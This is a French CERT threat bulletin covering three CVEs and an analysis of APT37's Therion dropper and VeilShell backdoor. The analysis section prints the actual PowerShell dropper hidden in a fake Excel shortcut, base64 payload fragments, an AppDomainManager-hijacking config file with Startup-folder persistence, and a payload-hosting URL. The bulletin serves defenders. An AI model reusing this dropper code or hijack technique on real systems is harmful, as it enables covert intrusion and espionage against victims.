aDvens

Security for the greater good

Renseignement sur les menaces
Bulletin du mois d'octobre 2024

2024-11-05 | **TLP:CLEAR** | CERT aDvens - CTI
Advens - 38 rue des Jeuneurs - 75002 Paris

Sommaire

1. Synthèse

Ce mois-ci, le CERT aDvens vous propose trois vulnérabilités d'intérêts, en complément de celles déjà publiées.

Au travers de deux articles, les analystes du CERT présentent :

- une analyse de la porte dérobée VeilShell intégrée à l'arsenal du groupe APT37;
- le rançongiciel CICADA3301.

2. Vulnérabilités

Ce mois-ci, le CERT aDvens présente **trois** vulnérabilités affectant des technologies fréquemment utilisées au sein des entreprises. Elles sont présentées par ordre de gravité (preuves de concept disponibles, exploitation …). L'application de leurs correctifs ou contournements est fortement recommandée.

2.1. SolarWinds - CVE-2024-28987

Le chercheur en sécurité Zach Hanley de Horizon3.ai a découvert une vulnérabilité (CVE-2024-28987) affectant SolarWinds Web Help Desk (WHD). Cette faille a été corrigée par l'éditeur dans un bulletin le 22 août 2024. Cette vulnérabilité serait exploitée depuis octobre 2024.

Cette vulnérabilité est due à la présence d'identifiants codés en dur dans le logiciel. Elle permet à un attaquant d'accéder à des données non autorisées et de modifier ces données.

Cette vulnérabilité est activement exploitée.
Elle a été ajoutée au catalogue keV (*Known exploited Vulnerabilities*) du CISA le 15 octobre 2024.

2.1.1. Type de vulnérabilité

- **CWE-798** : Use of Hard-coded Credentials

2.1.2. Risques

- Contournement de la politique de sécurité
- Atteinte à la confidentialité des données
- Atteinte à l'intégrité des données

2.1.3. Criticité (score de base CVSS v3.1)

Vecteur d'attaque	Réseau	Portée	Inchangée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Aucun	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Aucun

2.1.4. Produits impactés

- SolarWinds Web Help Desk (WHD) versions antérieures à 12.8.3 Hotfix 2

2.1.5. Recommandations

- Mettre à jour SolarWinds Web Help Desk vers la version 12.8.3 Hotfix 2 ou ultérieure.
- Des informations complémentaires sont disponibles dans le bulletin de SolarWinds.

2.1.6. Preuve de concept

Une preuve de concept est disponible en sources ouvertes.

2.2. pgAdmin - CVE-2024-9014

Le 23 septembre 2024, PosgreSQL a publié un bulletin de sécurité concernant la vulnérabilité critique CVE-2024-9014. Celle-ci affecte l'outil pgAdmin de PostgreSQL.

Il existe un défaut dans les mécanismes de protection des informations d'identification OAuth2. Cette faille affecte particulièrement la sécurisation de l'ID et le secret client. Elle permet à un attaquant d'extraire ces données d'authentification.

2.2.1. Type de vulnérabilité

- CWE-522 : Insufficiently Protected Credentials

2.2.2. Risques

- Contournement de la politique de sécurité
- Atteinte à la confidentialité des données

2.2.3. Criticité (score de base CVSS v3.1)

Vecteur d'attaque	Réseau	Portée	Changée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Faible	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.2.4. Produits impactés

- pgAdmin versions antérieures à 8.12

2.2.5. Recommandations

- Mettre à jour pgAdmin vers la version 8.12 ou ultérieure.
- Des informations complémentaires sont disponibles dans le bulletin de pgAdmin.

2.2.6. Preuve de concept

Une preuve de concept est disponible en sources ouvertes.

2.3. Palo Alto - CVE-2024-9463

Le 9 octobre 2024, Palo Alto a publié un bulletin de sécurité concernant la vulnérabilité critique CVE-2024-9463. Celle-ci affecte Palo Alto Networks Expedition.

Cette faille d'injection de commandes permet à un attaquant non authentifié d'exécuter des commandes arbitraires en tant que *root*. L'exploitation de cette vulnérabilité peut entraîner la divulgation de noms d'utilisateur, de mots de passe en clair, de configurations de dispositifs et de clés API de pare-feu PAN-OS.

2.3.1. Type de vulnérabilité

- CWE-78 : Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

2.3.2. Risques

- Exécution de code arbitraire
- Élévation de privilèges
- Atteinte à la confidentialité des données

2.3.3. Criticité (score de base CVSS v3.1)

Vecteur d'attaque	Réseau	Portée	Inchangée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Aucun	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.3.4. Produits impactés

- Palo Alto Networks Expedition versions antérieures à 1.2.96

2.3.5. Recommandations

- Mettre à jour Palo Alto Networks Expedition vers la version 1.2.96 ou ultérieure.
- Il est recommandé de modifier tous les noms d'utilisateur, mots de passe et clés API d'Expedition et des pare-feux une fois les mises à jour installées.
- Palo Alto recommande que l'accès réseau à Expedition soit limité aux utilisateurs, hôtes ou réseaux autorisés. Si Expedition n'est pas utilisé activement, il est conseillé de le désactiver.
- Des informations complémentaires sont disponibles dans le bulletin de Palo Alto.

2.3.6. Preuve de concept

Une preuve de concept est disponible en sources ouvertes.

3. Virologie : Analyse de la chaine d'infection VeilShell

3.1. Une porte dérobée multifonction

Découverte en octobre 2024, VeilShell est une porte dérobée sophistiquée qui serait utilisée par l'APT 37 (Corée du Nord).

VeilShell a été observée lors d'une campagne de cyber-espionnage nommée **Shrouded#Sleep** ciblant des entités liées à des organisations non gouvernementales cambodgiennes.

L'analyse de VeilShell révèle que cette dernière est déployée par le cheval de Troie Therion, distribué par des courriels d'hameçonnage ciblé.

3.2. Caractéristiques des malwares

Ci-dessous, les principales caractéristiques de Therion et VeilShell.

Figure 1. Les principales caractéristiques.

3.3. Victimologie

Figure 2. Victimologie de la campagne Shrouded#Sleep.

3.4. Infectiologie

3.4.1. Chaine d'infection : synthèse




Figure 3. Synthèse infographie de la chaine d'infection.

3.5. Analyse de Therion - Cheval de Troie dropper

Le fichier malveillant Report on NGO Income_edit.xlsx.lnk (baptisé Therion) se compose de deux sections distinctes. La première section contient du code PowerShell tandis que la seconde est un ensemble de données encodées en base64. Cet ensemble de données inclut trois artéfacts : d.exe.config, DomainManager.dll et e.xlsx.

3.5.1. Code PowerShell

Ci-dessous le code PowerShell identifié dans Report on NGO Income_edit.xlsx.lnk:

```
%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe -nop -c $t=$env:appdata+'\Microsoft\Windows\Start
Menu\Programs\Startup';if(Get-ChildItem $env:temp -recurse 'Report on NGO Income_edit.xlsx.lnk'){$k=New-
Object IO.FileStream ($env:temp+'\'+((Get-ChildItem $env:temp -recurse 'Report on NGO
Income_edit.xlsx.lnk').Directory).Name+'\'+'Report on NGO
Income_edit.xlsx.lnk'),'Open','Read','ReadWrite'}else{$k=New-Object IO.FileStream 'Report on NGO
Income_edit.xlsx.lnk','Open','Read','ReadWrite'};$b=New-Object
byte[](64744);$k.Seek(2903,[IO.SeekOrigin]::Begin);$k.Read($b,0,64744);$a=[Text.Encoding]::Unicode.GetString
([Convert]::FromBase64CharArray($b,0,$b.Length)) -split ':';copy
'C:\Windows\Microsoft.NET\Framework\v4.0.30319\dfsvc.exe'
($t+'\d.exe');[IO.File]::WriteAllBytes($t+'\d.exe.config',[Convert]::FromBase64""String($a[0]));[IO.File]::W
riteAllBytes($t+'\DomainManager.dll',[Convert]::FromBase64""String($a[1]));[IO.File]::WriteAllBytes($env:tem
p+'\e.xlsx',[Convert]::FromBase64""String($a[2]));explorer ($env:temp+'\e.xlsx');
```

3.5.2. Décodage

Le cheval de Troie embarque trois artéfacts : d.exe.config, DomainManager.dll et e.xlsx, tous encodés en base64. Ci-dessous figure un exemple des implants encodés :

```
UABEADkANABiAFcAdwBnAGQAbQBWAHkAYwAyAGwAdgBiAGoAMABpAE0AUwA0AHcASQBqADgAKwBEAFEAbwA4AFkAMgA5AHUAWgBtAGwAbgBkAF
wBQAEgATgAxAGMASABCAHYAYwBuAFIAbABaAEYASgAxAGIAbgBSAHAAYgBXAFUAZwBkAG0AVgB5AGMAMgBsAHYAYgBqADAAaQBkAGoAUQB1AE0A
B5AGQAVwA1ADAAYQBXADEAbABQAGcAMABLAEkAQwBBAGcASQBDAEEAZwBQAEcARgB3AGMARQBSAHYAYgBXAEYAcABiAGsAMQBoAGIAbQBGAG4A
WAHkATABrAGwAdQBhAG0AVgBqAGQARwBWAGsAUgBHADkAdABZAFcAbAB1AFQAVwBGAHUAWQBXAGQAbABjAGkASQBnAEwAegA0AE4AQwBpAEEAZ
ADEAaQBiAEgAawBnAGQAbQBGAHMAZABXAFUAOQBJAGsAUgB2AGIAVwBGAHAAYgBrADEAaABiAG0ARgBuAFoAWABJAGkASQBDADgAKwBEAFEAbw
G0ARgAwAGEAVwA5AHUAUABnAD0APQA6AFQAVgBxAFEAQQBBAE0AQQBBAEEAQQBFAEEAQQBBAEEALwAvADgAQQBBAEwAZwBBAEEAQQBBAEEAQQB
EAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBnAEEAQQBBAEEAQQA0AGYAdQBnADQAQQB0AEEAbgBOAEkAYgBnAEIAVABNADAAaABW
AZwBhAFcANABnAFIARQA5AFQASQBHADEAdgBaAEcAVQB1AEQAUQAwAEsASgBBAEEAQQBBAEEAQQBBAEEAQQBCAFEAUgBRAEEAQQBUAEEARQBEA
QQBHAEEAQQBBAEEAQQBBAEEAQQBJAGoASQBBAEEAQQBBAGcAQQBBAEEAQQBRAEEAQQBBAEEAQQBBAEEARQBBAEEAZwBBAEEAQQBBAEEAZwBBAE
QBBAEEAQQBBAE0AQQBZAEkAVQBBAEEAQgBBAEEAQQBCAEEAQQBBAEEAQQBBAEUAQQBBAEEARQBBAEEAQQBBAEEAQQBBAEEAQgBBAEEAQQBBAEE
BBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEARwBBAEEAQQBBAHcAQQBBAEEAQwBZAE0AQQBBAEEASABBAEEAQQBBAEEA
BAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEASQBBAEEAQQBDAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEMAQ
AEEAQQBBAGcAQQBBAEEAQQBGAEEAQQBBAEEAQQBJAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEMAQQBBAEEARwBBAHUAYw
EEAQQBBAEEAQQBBAEEAQQBBAEEAQQBCAEEAQQBBAEIAQQBMAG4ASgBsAGIARwA5AGoAQQBBAEEATQBBAEEAQQBBAEEARwBBAEEAQQBBAEEAQwB
EAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBFAE0AZwBBAEEAQQBBAEEAQQBBAEUAZwBBAEEAQQBBAEMAQQBBAFUAQQBZAEMASQBB
AQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBA
ZwB3AHIAVQBRAGMASQBiAHgARQBBAEEAQQBvAE4AQwBTAGcAUwBBAEEAQQBLAEwAQwA4AEoASwBCAE0AQQBBAEEAbwB0AEIAQgA5AGgASwB3AE
QBBAG8AbwBGAFEAQQBBAEMAZwBvAHIARABnAFkAUwBBAHkAZwBVAEEAQQBBAEsASwBCAFUAQQBBAEEAbwBLAEMAQgBkAFkARABBAGcASABiAHg
BBAEEAQQBDAEEAQQBBAFIASQBBAEEATQBBAEEAQQBvAEYAdwBBAEEAQwBuAEkAQgBBAEEAQgB3AEsAQgBnAEEAQQBBAHAAMABIAFEAQQBBAEEA
BAEEASABCAHYARwB3AEEAQQBDAGkAVQBnAGMAQgBjAEEAQQBHADgAYwBBAEEAQQBLAEoAWAA0AEMAQQBBAEEARQBKAFMAMABYAEoAbgA0AEIAQ
AGYAQQBBAEEASwBkAEIAOABBAEEAQQBGAHYASQBBAEEAQQBDAGkAVgB5AFUAZwBFAEEAYwBDAGcAaABBAEEAQQBLAGMAeQBJAEEAQQBBAG8AbA
FUAVwBjAGwANABCAEEASABDAGkASgBSAGMARQBvAGkAVQBZAGMAbQBvAEIAQQBIAEMAaQBKAFIAawBGAG8AaQBVAGEAYwBvAG8AQgBBAEgAQwB
IAcwB3AEIAQQBCAHEAQQBBAEEAQQBBAGcAQQBBAEUAUQBJAEQASwBDAG8AQQBBAEEAbwBnAHcAQwBjAEoAQQBDAGcAcgBBAEEAQQBLAEEAZwBJ
ASABCAHkAdQBBAEUAQQBjAEcAOABzAEEAQQBBAEsAQwBnAFoAeQB2AEEARQBBAGMASABMAEsAQQBRAEIAdwBiAHkAdwBBAEEAQQBvAEsAQgBoAE
```

Figure 4. Encodage Base64.

Dans un premier temps, ils sont décodés par le cheval de Troie via l'instruction PowerShell ci-dessous.

```
byte[](64744);$k.Seek(2903,[IO.SeekOrigin]::Begin);$k.Read($b,0,64744);$a=[Text.Encoding]::Unicode.GetString
([Convert]::FromBase64CharArray($b,0,$b.Length)) -split ':'
```

Les nombres (octets) représentent les emplacements du code.

- 2903 : début du premier artéfact (d.exe.config).




Figure 5. d.exe.config.

- 64744 : fin du troisième artéfact (e.xlsx).




Figure 6. e.xlsx.

Les trois artéfacts sont délimités par l'utilisation de double point :.

```
-split ':'
```

Ci-dessous, un extrait qui contient le double point pour délimiter son code. Il s'agit de l'artéfact d.exe.config :

```
PD94bWwgdmVyc2lvbj0iMS4wIj8+DQo8Y29uZmlndXJhdGlvbj4NCiAgPHN0YXJ0dXA+DQogICAgPHN1cHBvcnRlZFJ1bnRpbWUgdmVyc2lv
bj0idjQuMCIgLz4NCiAgPC9zdGFydHVwPg0KICAgIDxydW50aW1lPg0KICAgICAgPGFwcGxpY2FibGVSZWFkeUXBlIHZhbHVlPSJEb21h
aW5NYW5hZ2VyLkluamVjdGVkRG9tYWluTWFuYWdlciIgLz4NCiAgICAgIDxhcHBEb21haW5NYW5hZ2VyQXNzZW1ibHkgdmFsdWU9IkRvbWFp
bk1hbmFnZXIiIC8+DQogICAgPC9ydW50aW1lPg0KPC9jb25maWd1cmF0aW9uPg==:
```

Ci-dessous, les instructions pour décoder et déployer les artéfacts embarqués.

- L'artéfact d.exe.config :

```
[IO.File]::WriteAllBytes($t+'\d.exe.config',[Convert]::FromBase64""String($a[0]));
```

- L'artéfact DomainManager.dll :

```
[IO.File]::WriteAllBytes($t+'\DomainManager.dll',[Convert]::FromBase64""String($a[1]));
```

- L'artéfact e.xlsx :

```
[IO.File]::WriteAllBytes($env:temp+'\e.xlsx',[Convert]::FromBase64""String($a[2]));explorer
($env:temp+'\e.xlsx');
```

3.5.3. Persistance

Le cheval de Troie assure sa persistance en plaçant les deux artéfacts d.exe.config et DomainManager.dll dans le dossier Startup. Pour ce faire, l'attribue **$t** est utilisé pour identifier l'emplacement \Microsoft\Windows\Start Menu\Programs\Startup.

```
$t+'\d.exe.config
```

```
$t+'\DomainManager.dll
```

3.5.4. Leurre (decoy)

Concernant l'artéfact e.xlsx, l'attribut **$env:temp** est utilisé pour le placer dans le dossier temporaire de l'utilisateur.

Dans l'instruction ci-dessous, le document Excel est exécuté par explorer.exe, servant ainsi de leurre présenté à l'utilisateur.

```
[Convert]::FromBase64""String($a[2]));explorer ($env:temp+'\e.xlsx');
```

Un détail notable : la langue utilisée semble être le Khmer, ce qui suggère que les attaquants ciblent des utilisateurs cambodgiens. Capture d'écran du document utilisée en tant que decoy :

	A	B	C	D
1	ល.រ	វិស័យ	ចំណូលសរុបប្រចាំឆ្នាំ($)	
2	១	វិស័យសង្គមកិច្ច	$ 2 696 505,83	
3	២	វិស័យវិជ្ជាជីវៈ	$ 2 616 657,56	
4	៣	វិស័យមូលនិធិ+សប្បុរសធម៌	$ 1 499 500,91	
5	៤	វិស័យសិទ្ធិមនុស្ស	$ 1 396 500,41	
6	៥	វិស័យកសិកម្ម	$ 1 068 151,98	
7	៦	វិស័យអប់រំ	$ 981 000,66	
8	៧	វិស័យសុខាភិបាល	$ 533 200,54	
9	៨	វិស័យសាសនា	$ 98 400,15	
10	៩	វិស័យសារព័ត៌មាន	$ 312,00	
11		សរុប	$ 10 890 230,04	
12				

Figure 7. Utilisation de la langue khmer.




Figure 8. Traduction en anglais.

3.5.5. Préparation de l'injection

Le cheval de Troie prépare l'injection de code. Il commence par copier le binaire légitime dfsvc.exe dans le dossier Startup puis le renomme en d.exe :

```
copy 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\dfsvc.exe' ($t+'\d.exe')
```

Au total, trois artéfacts sont placés par dans le dossier Startup du système :




Figure 9. Artéfacts déployés dans le dossier Startup.

- DomainManager.dll : DLL malveillante qui est injecté dans **AppDomainManager**
- d.exe : exécutable légitime (dfsvc.exe - associé à Microsoft .NET Framework.).
- d.exe.config : fichier de configuration qui permet de définir une classe dans **AppDomainManager**. Ce fichier est utilisé pour l'injection.

3.5.6. Fichier de configuration d.exe.config

L'artéfact d.exe.config est déployé par Report on NGO Income_edit.xlsx.lnk. Il s'agit d'un fichier de configuration utilisé par d.exe (dfsvc.exe) contenant du code permettant de définir une classe dans **AppDomainManager**. Ci-dessous, le contenu de d.exe.config :

```
<?xml version="1.0"?>
<configuration>
<startup>
<supportedRuntime version="v4.0" />
</startup>
<runtime>
<appDomainManagerType value="DomainManager.InjectedDomainManager" />
<appDomainManagerAssembly value="DomainManager" />
</runtime>
</configuration>
```

Lorsque d.exe est exécuté au démarrage du système, il utilise la configuration de d.exe.config pour prioriser l'exécution du code malveillant contenu dans la DLL DomainManager.dll au sein de **AppDomainManager**. Cette technique, connue sous le nom de AppDomainManager hijacking, exploite les ressources locales (LOTL : Living off the land) pour mener l'attaque.

3.5.7. DLL malveillante DomainManager.dll

La DLL DomainManager.dll semble avoir été compilé le 8 août, soit deux mois avant l'attaque.

Metadata	
File Type	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Machine Type	IMAGE_FILE_MACHINE_I386
Compile Time	Thu Aug 8 22:38:46 2024 UTC
File Size	7 KB (7168 bytes)
Linker Version	48.0
Characteristics	IMAGE_FILE_EXECUTABLE_IMAGE IMAGE_FILE_LARGE_ADDRESS_AWARE IMAGE_FILE_DLL
Compressed	false
Entry Point	0x3222
Image Base	0x10000000
EP Bytes	ff25002000100000000000000000000
Sections	3
Checksum	0
Signature	17744
Subsystem	IMAGE_SUBSYSTEM_WINDOWS_CUI
PDB Path	C:\Users\vboxuser\Desktop\code\2024-08-06_wirite_600s_onstart_CaesarCipher_bypassBitdefender\DomainManager\obj\Release\DomainManager.pdb

Figure 10. DomainManager.dll : date de compilation.

Les métadonnées indiquent que la DLL a été compilée par les attaquants dans le dossier suivant (à noter une faute d'orthographe au mot "wirite") :

```
C:\Users\vboxuser\Desktop\code\2024-08-
06_wirite_600s_onstart_CaesarCipher_bypassBitdefender\DomainManager\obj\Release\DomainManager.pdb
```

Une adresse URL est identifiée, celle-ci semble être utilisée comme dépôt de codes malveillants :

```
Regex
System.Net.Security
Empty
https://jumpshare.com/view/load/crjl6ovj7HVGtuhdQrF1
text/html;charset=UTF-8
WrapNonExceptionThrows
DomainManager
```

